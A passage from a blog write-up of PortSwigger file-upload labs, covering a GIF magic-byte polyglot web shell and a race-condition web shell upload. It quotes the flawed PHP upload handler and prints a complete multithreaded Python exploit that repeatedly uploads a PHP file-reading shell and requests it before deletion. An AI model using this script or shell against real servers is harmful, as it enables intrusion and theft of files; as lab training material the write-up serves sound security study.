
# polyglot web shellwhich means a single file that is valid in multiple formats at the same time. GIF89a;is nothing but GIF file signature or magic bytes.- ==Server checks files magic bytes and if it match with that GIF then allow it.==

- I tried and it works and file uploaded successfully, and submit the
secretand solve the lab.
Lab 7: Web shell upload via race condition

- We have to log in to my own account using the following credentials:
wiener:peterto avail upload functionality.

- So in this lab, we to exploit race condition to upload web shell and this is the vulnerable code given in hint,
- This is code tells that our uploaded file is first stored to
/avatarsand thencheckViruses()andcheckFileTypefunction invokes and if it fails then file will be delete.
<?php
$target_dir = "avatars/";
$target_file = $target_dir . $_FILES["avatar"]["name"];

// temporary move
move_uploaded_file($_FILES["avatar"]["tmp_name"], $target_file);

if (checkViruses($target_file) && checkFileType($target_file)) {
    echo "The file ". htmlspecialchars( $target_file). " has been uploaded.";
} else {
    unlink($target_file);
    echo "Sorry, there was an error uploading your file.";
    http_response_code(403);
}

function checkViruses($fileName) {
    // checking for viruses
    ...
}

function checkFileType($fileName) {
    $imageFileType = strtolower(pathinfo($fileName,PATHINFO_EXTENSION));
    if($imageFileType != "jpg" && $imageFileType != "png") {
        echo "Sorry, only JPG & PNG files are allowed\n";
        return false;
    } else {
        return true;
    }
}
?>
- Here is the problem with this code,
move_uploaded_file()  → file exists at: avatars/shell.php  ✔
checkViruses()        → takes time (100–500ms)              ⏳
checkFileType()       → takes time (small delay)            ⏳
unlink()              → deletes file if fail                ❌
- So for this task we have to make script which will try instantly after uploading file before it deletes it,
import threading
import requests

TARGET = "https://0a1b00b70350262080455d4c00c40005.web-security-academy.net"
UPLOAD_URL = TARGET + "/my-account/avatar"
SHELL_URL  = TARGET + "/files/avatars/shell.php"

COOKIE = {
    "session": "qmCJXS6lmtLH2X5xl8B8XwhE6gwuF2tI"
}

# PHP payload used in your request
php_payload = b"<?php echo file_get_contents('/home/carlos/secret'); ?>"

# Full multipart-body EXACTLY as your req
def build_multipart():
    return {
        "avatar": ("shell.php", php_payload, "application/octet-stream"),
        "user": (None, "wiener"),
        "csrf": (None, "MZmaj6ucabT9hqJa3OTq8Pahmw1eImlN")
    }

# Normal headers (requests auto-generates multipart boundaries)
headers = {
    "User-Agent": "Mozilla/5.0",
    "Referer": TARGET + "/my-account?id=wiener",
}

def upload_thread():
    while True:
        try:
            requests.post(
                UPLOAD_URL,
                files=build_multipart(),
                cookies=COOKIE,
                headers=headers,
                timeout=2,
            )
        except:
            pass

def trigger_thread():
    while True:
        try:
            r = requests.get(SHELL_URL, cookies=COOKIE, timeout=2)
            if "secret" in r.text or len(r.text.strip()) > 0:
                print("\n[+] RACE WON! File contents:")
                print(r.text)
                exit(0)
        except:
            pass

# Spawn race threads
for _ in range(20):       # increase to 50 if lab is slow
    threading.Thread(target=upload_thread, daemon=True).start()
    threading.Thread(target=trigger_thread, daemon=True).start()

# Keep main thread alive
while True:
    pass

- And we successfully win the race condition and we got the
secretand after submitting it we solve the lab
PortsWigger File upload vulnerabilities Labs - November 2025
https://b14cky.github.io/posts/portswigger-file-upload-vulnerabilities/file-upload-vulnerabilities/